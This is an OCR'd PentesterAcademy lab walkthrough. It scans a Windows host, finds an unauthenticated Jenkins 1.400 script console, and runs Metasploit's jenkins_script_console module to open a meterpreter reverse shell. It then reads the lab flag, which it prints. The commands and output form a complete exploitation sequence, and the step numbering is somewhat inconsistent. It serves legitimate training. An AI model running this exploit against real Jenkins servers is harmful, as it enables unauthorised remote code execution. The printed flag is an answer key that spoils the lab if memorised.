

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: CI Server
URL	https://attackdefense.com/challengedetails?cid=2203
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.104
root@attackdefense:~#
```


Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.23.104


```
root@attackdefense:~# nmap 10.0.23.104
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:58 IST
Nmap scan report for ip-10-0-23-104.ap-southeast-1.compute.internal (10.0.23.104)
Host is up (0.0014s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.93 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 8080 using firefox browser.


Command: firefox 10.0.23.104:8080



Step 4: Target is running a Jenkins Server 1.400. Search “Jenkins 1.400 exploit” on google to find the vulnerability.



Step 3: Open securityfocus.com link: https://www.securityfocus.com/bid/95953



Step 4: The target is vulnerable to remote code execution vulnerability. Exploiting the target server using the Metasploit Script Console RCE module.

Commands:

```
msfconsole -q
use exploit/multi/http/jenkins_script_console
set RHOSTS 10.0.23.104
set RPORT 8080
set TARGETURI /
exploit
```

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/http/jenkins_script_console
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 10.0.23.104
RHOSTS => 10.0.23.104
msf6 exploit(multi/http/jenkins_script_console) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/jenkins_script_console) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 10.0.23.104:8080 - Sending command stager...
[*] Command Stager progress -   2.06% done (2048/99626 bytes)
[*] Command Stager progress -   4.11% done (4096/99626 bytes)
[*] Command Stager progress -   6.17% done (6144/99626 bytes)
[*] Command Stager progress -   8.22% done (8192/99626 bytes)
[*] Command Stager progress -  10.28% done (10240/99626 bytes)
[*] Command Stager progress -  12.33% done (12288/99626 bytes)
[*] Command Stager progress -  78.12% done (77824/99626 bytes)
[*] Command Stager progress -  80.17% done (79872/99626 bytes)
[*] Command Stager progress -  82.23% done (81920/99626 bytes)
[*] Command Stager progress -  84.28% done (83968/99626 bytes)
[*] Command Stager progress -  86.34% done (86016/99626 bytes)
[*] Command Stager progress -  88.39% done (88064/99626 bytes)
[*] Command Stager progress -  90.45% done (90112/99626 bytes)
[*] Command Stager progress -  92.51% done (92160/99626 bytes)
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Sending stage (175174 bytes) to 10.0.23.104
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.23.104:49210)

meterpreter >
```

We have successfully exploited the target Jenkins server and received a meterpreter shell.

Step 7: Find the flag.

Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 2668 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/16/2020  06:15 AM                32 flag.txt
09/06/2020  09:39 PM        36,615,268 jenkins.war
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/16/2020  06:10 AM    <DIR>          Program Files
09/16/2020  06:09 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
12/27/2020  10:36 AM    <DIR>          Windows
               2 File(s)     36,615,300 bytes
               5 Dir(s)   8,612,868,096 bytes free

C:\>type flag.txt
type flag.txt
41018327fca77b64d5d6272ad4cd1136
C:\>
```

This reveals the flag to us.

Flag: 41018327fca77b64d5d6272ad4cd1136

References

1. Jenkins (https://www.jenkins.io/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/jenkins_script_console)